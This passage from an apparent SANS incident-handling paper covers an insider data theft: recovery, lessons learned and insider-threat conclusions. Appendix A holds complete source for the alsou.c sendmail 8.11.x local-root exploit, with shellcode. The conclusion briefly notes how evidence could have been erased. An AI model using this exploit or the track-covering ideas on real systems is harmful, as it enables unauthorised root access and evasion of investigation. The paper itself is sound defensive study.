   SSL encrypts all data sent between the server and the web client. The web server was also configured to require a username and a password for every user. Personal client certificates issued to each authorized user were also recommended, and their use is currently being investigated by corporation A. A client certificate solution would require each user of the shared web server to obtain unique credentials which are bound to a particular secret key. With a client certificate solution, no usernames or passwords are required. A digital certificate is harder to share among multiple users than are a user name password. The lack of usernames and passwords also eliminates the possibility of name and password cracking attempts.

No Linux workstations or Windows 2000 laptops were returned to service on the network until backup and examination was completed. The Linux workstations were not returned to service until Tripwire was installed and a baseline collected and archived. All users were allowed to return to their computers within 4 business days from day the activities of the eradication phase were completed.

The employee responsible for the attack was reported to authorities and confessed to his crime before even being presented with any of the evidence. A detailed criminal investigation of those involved in the incident is currently underway. It is assumed that the authorities will contact the appropriate individuals at Hotmail.com in hopes of collecting the files that were sent from the attacker to the free e-mail account. The writers of the winning proposal are all suspects in the investigation. The contract award has been withdrawn until the investigation produces clear, legal evidence of wrongdoing, or is completed and reviewed.

3.6 Lessons Learned

3.6.1 Incident Reporting

An incident report was produced by the handling team and presented to Corporation A two days after all eradication and recovery activities had been completed. The executive summary of the report contained a summary of the incident, a description of the evidence collected, and recommendations. Three avoidable factors were identified as key to the success of the attacker.

1) Employees did not adhere to corporation A's own policy of design review before the deployment of the shared web server, hence a flawed system was deployed.

2) There was no auditing policy defined, and active audit review was not being conducted.

3) There was no configuration baseline, and routine review of baseline information change was not being conducted.

The incident handling team believed that a breakdown in Corporation A's own policy contributed largely to the problem. The design and deployment of the shared web server should have been reviewed. It is likely that had an official review taken place, the decision to require SSL, usernames, and passwords only for Corporation B employees would have been identified as a flaw. Another finding that was identified by the incident handling team was the lack of a system auditing and review policy. Had certain log files been routinely inspected for suspicious entries, the activity of the attacker may have been identified much earlier. The lack of a configuration baseline for systems was also identified as a factor that may have helped to halt the attack soon after it began. The installation of new applications would have been noticed immediately had an effective baseline tool been in use.

3.6.2 Remediation

Corporation A held a meeting with the incident handling team, their own system administrators, and several members of management to discuss the attack, incident handling process, and lessons learned. In addition to the recommendations made by the incident handling team, Corporation A approved the formation of a full time information security team. The teams responsibilities include system and network auditing, audit review, baseline configuration management of all hosts and network devices, and incident handling. Also, a plan was adopted to send quarterly e-mail reminders to employees regarding computer and network security issues and the importance of timely reporting of irregular occurrences. The purpose of the message was to help keep security in the minds of computer users as well as to discourage would be attackers. Formulation of the quarterly e-mail was delegated to the security team, and delivery of the message was delegated to management. The following changes made in the way corporation A conducts business were a direct result of the incident and subsequent investigation:

1) New policy was created regarding information shared between corporation A and any service and network providers

2) A full time information security team was formulated and granted broad authority with regard to access to hosts and devices on the corporate network.

3) New host and network configuration management policies were developed and implemented.

4) New system and network auditing and audit review policies were developed and implemented.

4. Conclusion

The leaking or theft of proprietary information is a constant problem that many organizations face. It is not likely to ever be eliminated, and therefore it is clear that well thought out countermeasures are a necessity. The most effective defense to date is complete and accurate logging of all host and network activity. Log entries that detail who accesses what information, when, and from where are extremely important should a leak or potential theft be suspected. Vigilant collection and review of audit data continues to be the single most important activity when it comes to detecting and acting in the case of an insider attack. Intrusion detection systems can help provide "close to real-time" audit review of network traffic and audit data.

In this case, one could say that Corporation A was fortunate that the inside attacker was not very sophisticated in the ways of cracking. Had the attacker taken more care in removing or hiding his tracks, there might not have been any way to positively identify a culprit. Had the attacker simply edited the sendmail log file, removed tcpdump, and deleted the files in his home directory, there would have been very little evidence upon which the investigators or corporation A could act upon. Had the evidence collected during this investigation not been possible to collect, then it is probable that corporation A and B would have been cheated, lost a contract, and in the end, suffered great financial loss.

There is no question that the decision NOT to require SSL, usernames, and passwords of corporation A's proposal team while they did require it of non-corporation A employees was flawed. There appears to be a false perceived level of security common among IT professionals when it comes to intranets not to mention standalone systems. These oversights are fairly common due the lack of consideration of the inside threat. The majority of computer crimes and economic losses due to them involve insiders. The inside threat should receive equal consideration with the outside threat when securing a network. After all, one of the primary golas of an outside attacker is to first gain access to an "inside" system. From there it is commonly believed (and most likely true) that further information can be gathered and an attack can be carried out inside the network with little difficulty.

Simpson Garfinkle and Gene Spafford have stated the following in regard to the value of consideration of the inside attack:

> Not protecting your organization against its own employees is a short-sighted policy. Protecting against insiders automatically buys an organization protection from outsiders as well. (811)

The inside threat has always been, and will continue to be, the largest security risk any organization can face.

References

Costales, Bryan, Eric Allman. Sendmail 2nd Edition. O'Reilly & Associates, Inc, 1997

Garfinkle, Simson, Gene Spafford. Practical UNIX and Internet Security, 2nd Edition. O'Reilly & Associates, Inc, 1996. 811

Garfinkle, Simson, Gene Spafford. Web Security & Commerce. O'Reilly & Associates, Inc, 1997

Scambray, Joel, Stuart McClure, George Kurtz. Hacking Exposed, Network Security Secrets & Solutions 2nd Edition. The McGraw Hill Companies, 2001. 324,325.

Appendix A – ALSOU.C

```
/*
 * alsou.c
 *
 * sendmail-8.11.x linux x86 exploit
 *
 * To use this exploit you should know two numbers: VECT and GOT.
 * Use gdb to find the first:
 *
 * $ gdb -q /usr/sbin/sendmail
 * (gdb) break tTflag
 * Breakpoint 1 at 0x8080629
 * (gdb) r -d1-1.1
 * Starting program: /usr/sbin/sendmail -d1-1.1
 *
 * Breakpoint 1, 0x8080629 in tTflag ()
 * (gdb) disassemble tTflag
 * ............
 * 0x80806ea <tTflag+202>: dec    %edi
 * 0x80806eb <tTflag+203>: mov    %edi,0xffffffff8(%ebp)
 * 0x80806ee <tTflag+206>: jmp    0x80806f9 <tTflag+217>
 * 0x80806f0 <tTflag+208>: mov    0x80b21f4,%eax
 *                          ^^^^^^^^^^^^^^^^^^ address of VECT
 * 0x80806f5 <tTflag+213>: mov    %bl,(%esi,%eax,1)
 * 0x80806f8 <tTflag+216>: inc    %esi
 * 0x80806f9 <tTflag+217>: cmp    0xffffffff8(%ebp),%esi
 * 0x80806fc <tTflag+220>: jle    0x80806f0 <tTflag+208>
 * ............
 * (gdb) x/x 0x80b21f4
 * 0x80b21f4 <tTvect>:     0x080b9ae0
 *                        ^^^^^^^^^^^^ VECT
 *
 * Use objdump to find the second:
 * $ objdump -R /usr/sbin/sendmail |grep setuid
 * 0809e07c R_386_JUMP_SLOT   setuid
 * ^^^^^^^^^ GOT
 *
 * Probably you should play with OFFSET to make exploit work.
 *
 * Constant values, written in this code found for sendmail-8.11.4
 * on RedHat-6.2. For sendmail-8.11.0 on RedHat-6.2 try VECT = 0x080b9ae0 and
 * GOT = 0x0809e07c.
 *
 * To get r00t type ./alsou and then press Ctrl+C.
 *
 *
 * grange <grange@rt.mipt.ru>
 *
 */
#include <sys/types.h>
#include <stdlib.h>

#define OFFSET 1000
```

```
#define VECT 0x080baf20
#define GOT 0x0809f544

#define NOPNUM 1024

char shellcode[] =
      "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
      "\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
      "\xc0\x88\x43\x07\x89\x5b\x08\x89"
      "\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
      "\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
      "/bin/sh";

unsigned int get_esp()
{
      __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
      char *egg, s[256], tmp[256], *av[3], *ev[2];
      unsigned int got = GOT, vect = VECT, ret, first, last, i;

      egg = (char *)malloc(strlen(shellcode) + NOPNUM + 5);
      if (egg == NULL) {
            perror("malloc()");
            exit(-1);
      }
      sprintf(egg, "EGG=");
      memset(egg + 4, 0x90, NOPNUM);
      sprintf(egg + 4 + NOPNUM, "%s", shellcode);

      ret = get_esp() + OFFSET;

      sprintf(s, "-d");
      first = -vect - (0xffffffff - got + 1);
      last = first;
      while (ret) {
            i = ret & 0xff;
            sprintf(tmp, "%u-%u.%u-", first, last, i);
            strcat(s, tmp);
            last = ++first;
            ret = ret >> 8;
      }
      s[strlen(s) - 1] = '\0';

      av[0] = "/usr/sbin/sendmail";
      av[1] = s;
      av[2] = NULL;
      ev[0] = egg;
      ev[1] = NULL;
      execve(*av, av, ev);
}
```

Last Updated: September 22nd, 2017

Upcoming SANS Penetration Testing

SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS Oslo Autumn 2017	Oslo, Norway	Oct 02, 2017 - Oct 07, 2017	Live Event
SANS DFIR Prague Summit & Training 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS vLive - SEC542: Web App Penetration Testing and Ethical Hacking	SEC542 - 201710,	Oct 03, 2017 - Nov 09, 2017	vLive
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504^	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Mentor Session - SEC504	Columbia, SC	Oct 10, 2017 - Nov 21, 2017	Mentor
SANS Tysons Corner Fall 2017	McLean, VA	Oct 14, 2017 - Oct 21, 2017	Live Event
SANS Brussels Autumn 2017	Brussels, Belgium	Oct 16, 2017 - Oct 21, 2017	Live Event
Community SANS New York SEC542^	New York, NY	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS vLive - SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking	SEC660 - 201710,	Oct 17, 2017 - Nov 22, 2017	vLive
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
Mentor Session - SEC504	Dayton, OH	Oct 23, 2017 - Nov 27, 2017	Mentor
Community SANS Columbus SEC504	Columbus, OH	Oct 23, 2017 - Oct 28, 2017	Community SANS
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
Community SANS Des Moines SEC504^	Des Moines, IA	Oct 30, 2017 - Nov 04, 2017	Community SANS
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS New York SEC504^	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
Community SANS Columbia SEC504	Columbia, MD	Nov 08, 2017 - Nov 15, 2017	Community SANS